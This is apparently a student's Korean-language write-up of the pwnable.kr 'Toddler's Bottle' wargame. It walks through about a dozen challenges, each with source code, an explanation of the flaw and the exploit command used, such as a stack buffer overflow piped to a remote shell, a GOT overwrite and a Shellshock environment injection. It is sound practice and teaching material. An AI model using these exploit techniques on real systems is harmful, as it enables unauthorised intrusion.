BOB 1번째 과제

1. pwnable.kr Toddler's Bottle Write-ups

1) fd

cat fd.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
      if(argc<2){
            printf("pass argv[1] a number\n");
            return 0;
      }
      int fd = atoi( argv[1] ) - 0x1234;
      int len = 0;
      len = read(fd, buf, 32);
      if(!strcmp("LETMEWIN\n", buf)){
            printf("good job :)\n");
            system("/bin/cat flag");
            exit(0);
      }
      printf("learn about Linux file IO\n");
      return 0;

}
```

argv[1] - 0x1234 인 값을 file descriptor로서 읽어온다.
따라서 stdin인 0을 만들어 주면 내가 원하는 문자열을 입력 시킬 수 있다.
0x1234 = 4660이기 때문에 인자로 4660을 입력한 후 LETMEWIN을 입력해주면 된다.

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

clear.!

2)collision

cat col.c

```
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
      int* ip = (int*)p;
      int i;
      int res=0;
      for(i=0; i<5; i++){
            res += ip[i];
      }
      return res;
}

int main(int argc, char* argv[]){
      if(argc<2){
            printf("usage : %s [passcode]\n", argv[0]);
            return 0;
      }
      if(strlen(argv[1]) != 20){
            printf("passcode length should be 20 bytes\n");
            return 0;
      }

      if(hashcode == check_password( argv[1] )){
            system("/bin/cat flag");
            return 0;
      }
      else
            printf("wrong passcode.\n");
      return 0;
}
```

총 20자리의 인자를 입력해야하는데, check_password() 함수에서 4자리씩 int형식으로 끊어서 모두 더해준다. 그리고 더한 값이 hashcode와 같으면 된다.
따라서, “0x01010101”*4 + “0x21dd09ec-0x04040404”를 인자로 넣어주면 될 것 같다.

```
col@ubuntu:~$ python
Python 2.7.3 (default, Feb 27 2014, 19:58:35)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x21dd09ec-0x04040404)
'0x1dd905e8'
>>>
col@ubuntu:~$ ./col `python -c 'print "\x01\x01\x01\x01"*4 + "\xe8\x05\xd9\x1d"'`
daddy! I just managed to create a hash collision :)
```

clear!


3)bof

cat bof.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
	char overflowme[32];
	printf("overflow me : ");
	gets(overflowme);	// smash me!
	if(key == 0xcafebabe){
		system("/bin/sh");
	}
	else{
		printf("Nah..\n");
	}
}
int main(int argc, char* argv[]){
	func(0xdeadbeef);
	return 0;
}
```

일반적인 bof문제이다.

IDA를 통해서 보면 canary가 있는데 이 문제에서는 아무 문제 없다. return까지 안가면 그만이니깐! buffer overflow를 위해서는 덮어씌울 곳 까지의 거리를 구해야하는데 드래그 해놓은 곳을 보면 ebp+s를 gets의 인자로 준다 ebp+s - ebp-0x2c이다. 덮어씌어야할 주소는 ebp+8이니깐 0x34만큼 아무 값이나 주고 0xcafebabe를 넣어주면 되겠다.




```
➜  ~  (python -c 'print "A"*0x34 + "\xbe\xba\xfe\xca"';cat) | nc pwnable.kr 9000
ls
bof
bof.c
flag
log
super.pl
cat flag
daddy, I just pwned a buFFer :)
```

clear!

4)flag
이번 문제는 달랑 파일만 주고 리버싱해야한다고 한다.

```
root@kali64:~/Desktop# gdb ./flag2
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/Desktop/flag2...
warning: no loadable sections found in added symbol-file /root/Desktop/flag2
(no debugging symbols found)...done.
gdb-peda$ disas main
No symbol table is loaded.  Use the "file" command.
gdb-peda$ disas _start
No symbol table is loaded.  Use the "file" command.
```

분석을 위해 gdb로 실행을 시켰는데, symbol table이 없다고 나온다. 하지만 file명령어로 검색하였을 때, strip되지 않았다. 다른 방법으로 symbol table을 숨겼다는 것이다!

```
root@kali64:~/Desktop# strings flag2 | more
UPX!
@/x8
gX lw_
H/\_@
        Kl$
```

strings명령어를 쳐보니 UPX가 나온다! UPX로 패킹되어 있는 듯 하다. 하지만 linux 상에서 손으로 UPX언패킹하는 법을 잘 모르니 툴을 이용하여 언패킹 하였다.

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0000000000401164 <+0>:     push   rbp
   0x0000000000401165 <+1>:     mov    rbp,rsp
   0x0000000000401168 <+4>:     sub    rsp,0x10
   0x000000000040116c <+8>:     mov    edi,0x496658
   0x0000000000401171 <+13>:    call   0x402080 <puts>
   0x0000000000401176 <+18>:    mov    edi,0x64
   0x000000000040117b <+23>:    call   0x4099d0 <malloc>
   0x0000000000401180 <+28>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401184 <+32>:    mov    rdx,QWORD PTR [rip+0x2c0ee5]        # 0x6c2070 <flag>
   0x000000000040118b <+39>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000040118f <+43>:    mov    rsi,rdx
   0x0000000000401192 <+46>:    mov    rdi,rax
   0x0000000000401195 <+49>:    call   0x400320
   0x000000000040119a <+54>:    mov    eax,0x0
   0x000000000040119f <+59>:    leave
   0x00000000004011a0 <+60>:    ret
```

언패킹하고 디스어셈블하니 잘나온다! malloc에 옮긴 string이 뭐냐고 물었으니 0x6c2070에 무슨 string이 들어있는지 찾으면 될 것 같다.

```
gdb-peda$ x/s flag
0x496628:       "UPX...? sounds like a delivery service :)"
```

5)passcode

cat passcode.c

```
#include <stdio.h>
#include <stdlib.h>

void login(){
      int passcode1;
      int passcode2;

      printf("enter passcode1 : ");
      scanf("%d", passcode1);
      fflush(stdin);

      // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
      printf("enter passcode2 : ");
     scanf("%d", passcode2);

      printf("checking...\n");
      if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
            exit(0);
        }
}

void welcome(){
      char name[100];
      printf("enter you name : ");
      scanf("%100s", name);
      printf("Welcome %s!\n", name);
}

int main(){
      printf("Toddler's Secure Login System 1.0 beta.\n");

      welcome();
      login();

      // something after login...
      printf("Now I can safely trust you that you have credential :)\n");
      return 0;
}
```

이번 문제는 scanf에서 제대로 된 인자를 넣어주지 못하여 생기는 취약점이다. 보통 scanf로 int형에 저장할 때는 `&passcode1`을 사용하여 주소를 인자로 넘겨주는데 이번에는 passcode1의 값을 전달해버린다. 또한, welcome() 함수에서 사용하고 남은 값이 스택에 남아서 passcode1를 덮기 때문에 이를 이용해서 got-overwrite를 할 수 있다.

```
passcode@ubuntu:~$ (python -c 'print "A"*96 + "\x18\xa0\x04\x08\n" + "134514135\n" + "pass2"';cat)|./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
enter passcode1 : enter passcode2 : checking...
Login Failed!
Login OK!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)
```

exit의 GOT를 printf(“Login OK!”) 부분으로 바꿨다.
clear!

6)random

cat random.c

```
#include <stdio.h>

int main(){
      unsigned int random;
      random = rand();  // random value!

      unsigned int key=0;
      scanf("%d", &key);

      if( (key ^ random) == 0xdeadbeef ){
            printf("Good!\n");
            system("/bin/cat flag");
            return 0;
      }

      printf("Wrong, maybe you should try 2^32 cases.\n");
      return 0;
}
```

rand로 받은 숫자와 input을 xor해서 0xdeadbeef를 만들면 된다.
시드값이 정해지지 않은 random함수의 문제는 항상 같은 순서로 난수를 발생시킨다. 따라서, 랜덤함수의 값을 알 수 있다. 일단 random함수에서의 리턴값을 알기 위해 gdb를 이용해 동적 분석한다.

```
(gdb) r
Starting program: /home/random/random
warning: no loadable sections found in added symbol-file system-supplied DSO at 0x7ffffb7fe000

Breakpoint 1, 0x0000000000400606 in main ()
(gdb) x/wx $rax
0x6b8b4567:     Cannot access memory at address 0x6b8b4567
(gdb) i r $rax
rax            0x6b8b4567       1804289383
```

0x6b8b4567이다. 따라서 0xdeadbeef ^ 0x6b8b4567하면 내가 입력해야할 key값이 나온다.

```
Python 2.7.3 (default, Feb 27 2014, 19:58:35)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0xdeadbeef^0x6b8b4567
3039230856
>>>
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
```

clear!

7)input

cat input.c

```
int main(int argc, char* argv[], char* envp[]){
     printf("Welcome to pwnable.kr\n");
     printf("Let's see if you know how to give input to program\n");
     printf("Just give me correct inputs then you will get the flag :)\n");

     // argv
     if(argc != 100) return 0;
     if(strcmp(argv['A'],"\x00")) return 0;
     if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
     printf("Stage 1 clear!\n");

     // stdio
     char buf[4];
     read(0, buf, 4);
     if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
     read(2, buf, 4);
        if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
     printf("Stage 2 clear!\n");

     // env
     if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
     printf("Stage 3 clear!\n");

     // file
     FILE* fp = fopen("\x0a", "r");
     if(!fp) return 0;
     if( fread(buf, 4, 1, fp)!=1 ) return 0;
     if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
     fclose(fp);
     printf("Stage 4 clear!\n");

     // network
     int sd, cd;
     struct sockaddr_in saddr, caddr;
     sd = socket(AF_INET, SOCK_STREAM, 0);
     if(sd == -1){
          printf("socket error, tell admin\n");
          return 0;
     }
     saddr.sin_family = AF_INET;
     saddr.sin_addr.s_addr = INADDR_ANY;
     saddr.sin_port = htons( atoi(argv['C']) );
     if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
          printf("bind error, use another port\n");
          return 1;
     }
     listen(sd, 1);
     int c = sizeof(struct sockaddr_in);
     cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
     if(cd < 0){
          printf("accept error, tell admin\n");
          return 0;
     }
     if( recv(cd, buf, 4, 0) != 4 ) return 0;
     if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
     printf("Stage 5 clear!\n");

     // here's your flag
     system("/bin/cat flag");
     return 0;
}
```

소스가 참 길다....
소스를 보면 Stage가 5까지 있다.

Stage 1은 인자를 100개 주고 argv['A']인자와 argv['B']인자의 값이 특정 string과 같아야 한다.
Stage 2는 stdin과 stderr에서 read를 하고 그 값이 특정 string과 같아야 한다.
Stage 3는 환경변수에 특정 string의 변수와 또 다른 string의 값이 들어가야한다.
Stage 4는 "\x0a"라는 파일에서 \x00을 4개 읽어올 수 있어야한다.
Stage 5는 소켓을 열어서 0xdeadbeef를 send해주어야한다.

input_client.c

```
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<sys/socket.h>
#include <arpa/inet.h>

int main()
{
	FILE *fp;
	int i;
	char *argv[100];
	int pid;
	int sock, cd;
	struct sockaddr_in saddr;
	//stage1
	argv[0] = "/home/input/input";
	argv['A'] = "\x00";
	argv['B'] = "\x20\x0a\x0d";

	for(i=0;i<100;i++)
	{
		if(i==0 || i=='A' || i=='B')
			continue;
		argv[i] = "\x00";
	}
	argv[100] = NULL;

	//stage3
	putenv("\xde\xad\xbe\xef=\xca\xfe\xba\xbe");

	//stage4
	system("python -c 'print \"\x00\x00\x00\x00\"' > python -c 'print \"\x0a\"' ");

	pid = fork();

	if( pid != 0 )
	{
		argv['C'] = "40000";
		execvp(argv[0], argv);
	}
	else
	{
	//stage5
		sleep(3);
		sock = socket(AF_INET, SOCK_STREAM, 0);

		if(sock == -1)
		{
			printf("socket Error!\n");
			return 0;
		}

		saddr.sin_family = AF_INET;
		saddr.sin_port = htons(40000);
		saddr.sin_addr.s_addr = INADDR_ANY;

		if(connect(sock, (struct sockaddr*)&saddr, sizeof(saddr)) == -1)
		{
			printf("connect Error\n");
			return 0;
		}
		write(sock, "\xde\xad\xbe\xef", 4);

		return 0;
	}
}
```

위의 소스를 보면 stage2가 없는데, 어떻게 stderr를 입력해야 될지 몰라서 2>&0 을 이용해서 stderr를 stdin으로 바꿔버렸다. (이걸 뭐라고하는지 잘 모르겠다.)

따라서, 실행하면

```
input@ubuntu:/tmp/aaaaaaa$ (python -c 'print "\x00\x0a\x00\xff"+"\x00\x0a\x02\xff"';cat)| /tmp/aaaaaaa/leg_payload 2>&0
Welcome to pwnable.kr
Let's see if you know how to give input to program
Just give me correct inputs then you will get the flag :)
Stage 1 clear!
Stage 2 clear!
Stage 3 clear!
Stage 4 clear!
Stage 5 clear!
Mommy! I learned how to pass various input in Linux :)
```

cleaR!!!

8)leg

leg.c

```
#include <stdio.h>
#include <fcntl.h>
int key1(){
      asm("mov r3, pc\n");
}
int key2(){
      asm(
      "push {r6}\n"
      "add  r6, pc, $1\n"
      "bx   r6\n"
      ".code   16\n"
      "mov  r3, pc\n"
      "add  r3, $0x4\n"
      "push {r3}\n"
      "pop  {pc}\n"
      ".code      32\n"
      "pop  {r6}\n"
      );
}
int key3(){
      asm("mov r3, lr\n");
}
int main(){
      int key=0;
      printf("Daddy has very strong arm! : ");
      scanf("%d", &key);
      if( (key1()+key2()+key3()) == key ){
            printf("Congratz!\n");
            int fd = open("flag", O_RDONLY);
            char buf[100];
            int r = read(fd, buf, 100);
            write(0, buf, r);
      }
      else{
            printf("I have strong leg :P\n");
      }
      return 0;
}
```

이번 문제는 ARM architecture 문제이다.
key1과 key2 함수에서는 리턴값으로 pc레지스터를 사용한다.
그리고 key3함수에서는 lr레지스터를 리턴값으로 사용한다.
따라서 3개의 값을 모두 더하면 정답이 나온다.
key1 의 리턴은 0x00008ce4
key2 의 리턴은 0x00008d0c
key3 의 리턴은 0x00008d80 이다.
mov r3, pc에서 pc는 현재 인스트럭션의 +8이다. 이는 파이프라인때문에 일어나는 일이다.
Fetch - Decode - Execute에서 mov가 Execute될 때, Decode에서는 PC+4가, Fetch에서는 PC+8이 실행되고 있기 때문이다.

```
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
```

clear!

9)mistake

mistake.c

```
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
	int i;
	for(i=0; i<len; i++){
		s[i] ^= XORKEY;
	}
}

int main(int argc, char* argv[]){

	int fd;
	if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
		printf("can't open password %d\n", fd);
		return 0;
	}

	printf("do not bruteforce...\n");
	sleep(time(0)%20);

	char pw_buf[PW_LEN+1];
	int len;
	if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
		printf("read error\n");
		close(fd);
		return 0;
	}

	char pw_buf2[PW_LEN+1];
	printf("input password : ");
	scanf("%10s", pw_buf2);

	// xor your input
	xor(pw_buf2, 10);

	if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
		printf("Password OK\n");
		system("/bin/cat flag\n");
	}
	else{
		printf("Wrong Password\n");
	}

	close(fd);
	return 0;
}
```

이 문제는 연산자 우선순위를 착각하여 일어날 수 있는 문제이다.

볼드 처리한 부분을 보면 fd = open() < 0인데 연산자 우선순위에 의하여 open의 리턴값과 0을 비교하여 참(1)인지 거짓(0)인지 판별한다. 그 후에 참 혹은 거짓을 fd에 넣는다.

따라서, 정상 동작할 경우 fd에는 무조건 1이 들어가게 된다.

```
$ ./mistake 1>&0
do not bruteforce...
0000000000
input password : 1111111111
Password OK
Mommy, the operator priority always confuses me :(
```

clear!

10)shellshock

ShellShock! 작년에 엄청나게 파급력있게 나온 취약점이다.
음... 간단하게 설명하면, Bash 쉘이 환경변수를 처리하는 과정에서 취약점이 발생한다.

자세한건
www.kisa.or.kr/uploadfile/201411/201411171024220680.pdf
참조

```
shellshock@ubuntu:~$ env x='() { :;}; /bin/cat flag' bash -c "./shellshock"
only if I knew CVE-2014-6271 ten years ago..!!
```

clear!

11) coin1
이번 문제는 코딩 문제이다.
N과 C가 주어지는데, N은 숫자의 갯수이고, C는 체크해볼 수 있는 횟수이다. 이런 문제를 엄청 많이 맞추면 키 값을 준다.
이 문제는 바이너리 서치를 이용해서 체크하면 편하다.

coin1.py

```
from socket import *

HOST = "pwnable.kr"
PORT = 9007

sock = socket(AF_INET, SOCK_STREAM)
sock.connect((HOST,PORT))

print sock.recv(2048)

print "[+] WAITING 3 SECS"

while True:
      tmp = sock.recv(1024)
      print tmp
      tmp = tmp.split()
      N = int(tmp[0][2:5])
      C = int(tmp[1][2:5])

      print "[+] N is %d" %N
      print "[+] C is %d" %C
      H = 0
      B = N/2
      T = N
      for c in range(C):
            print "[+] Count : %d" %(c+1)

            payload = ""
            mount = 0

            for tmp in range(H,B+1):
                  payload += str(tmp) + " "
                  mount += 10
            if H == B:
                  payload = str(H)
            print "[+]##### " + str(H) + " to " + str(B) + " #####"
            sock.send(payload+"\n")
            response = sock.recv(1024)
            if int(response) == mount:
                  H = B+1
                  B = (H+T)/2
            else :
                  T = B
                  B = (H+T)/2
            print response
      print "[+]input right answer "
      sock.send(str(H)+"\n")
      print sock.recv(1024)
```

```
→  NULL  python coin1.py

        ------------------------------------------------
        -              Shall we play a game?           -
        ------------------------------------------------

        You have given some gold coins in your hand
        however, there is one counterfeit coin among them
        counterfeit coin looks exactly same as real coin
```

```
9

[+]input right answer
Correct! (99)

Congrats! get your flag
b1NaRy_S34rch1nG_1s_3asy_p3asy
```

12) blackjack
이번 문제는 블랙잭이다!
진짜 블랙잭을 해서 이겨서 100만원 이상 벌면 된다!
블랙잭을 잘하면 벌 수 있다.
는... 숫자 카운팅도 안되고 벌기 불가능하다고 보면 된다. 무한한 확률에 맡겨야한다.


그래서 signed형이 아닐까? 해서 -1000을 넣어서 오버플로우 시키려고 하였는데 졌다. 근데 +1000이 되었다.

그래서 -1000000을 배팅하고 지면 돈을 벌 수 있다.

```
Cash: $500
_______
|S    |
|  9  |
|    S|
_______

Your Total is 9

The Dealer Has a Total of 10

Enter Bet: $-10000000000


Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
H
_______
|D    |
|  1  |
|    D|
_______

Your Total is 10

The Dealer Has a Total of 14

Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
H
_______
|C    |
|  A  |
|    C|
_______

Your Total is 21

The Dealer Has a Total of 21
Dealer Has the Better Hand. You Lose.

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
```

…뭔가 이상하다 나도 21인데 왜 딜러가 이긴거지... 원래 룰이 이런가 잘 모르겠다.
는 어쨋든 목적을 달성하였다.

금액을 보면 엄청나게 오른 것을 확인 할 수 있다.



clear!

13) lotto

lotto.c

```
void play(){

	int i;
	printf("Submit your 6 lotto bytes : ");
	fflush(stdout);

	int r;
	r = read(0, submit, 6);

	printf("Lotto Start!\n");
	//sleep(1);

	// generate lotto numbers
	int fd = open("/dev/urandom", O_RDONLY);
	if(fd==-1){
		printf("error. tell admin\n");
		exit(-1);
	}
	unsigned char lotto[6];
	if(read(fd, lotto, 6) != 6){
		printf("error2. tell admin\n");
		exit(-1);
	}
	for(i=0; i<6; i++){
		lotto[i] = (lotto[i] % 45) + 1;		// 1 ~ 45
	}
	close(fd);

	// calculate lotto score
	int match = 0, j = 0;
	for(i=0; i<6; i++){
		for(j=0; j<6; j++){
			if(lotto[i] == submit[j]){
				match++;
			}
		}
	}

	// win!
	if(match == 6){
		system("/bin/cat flag");
	}
	else{
		printf("bad luck...\n");
	}

}
```

코드가 너무 긴 관계로 핵심 함수만 가져왔다.
볼드체한 이중 반복문을 보면 알다시피, 내 입력값이 중복이 있는지 체크도 안하고 같은게 하나라도 있으면 맞은 횟수를 올려준다.

따라서, 0~45중의 하나를 골라 6개를 같은 값으로 입력해주고 무한한 확률에 운을 맡기면 당첨이 될 수 있다.

```
Submit your 6 lotto bytes : !!!!!!
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
```

clear!!!!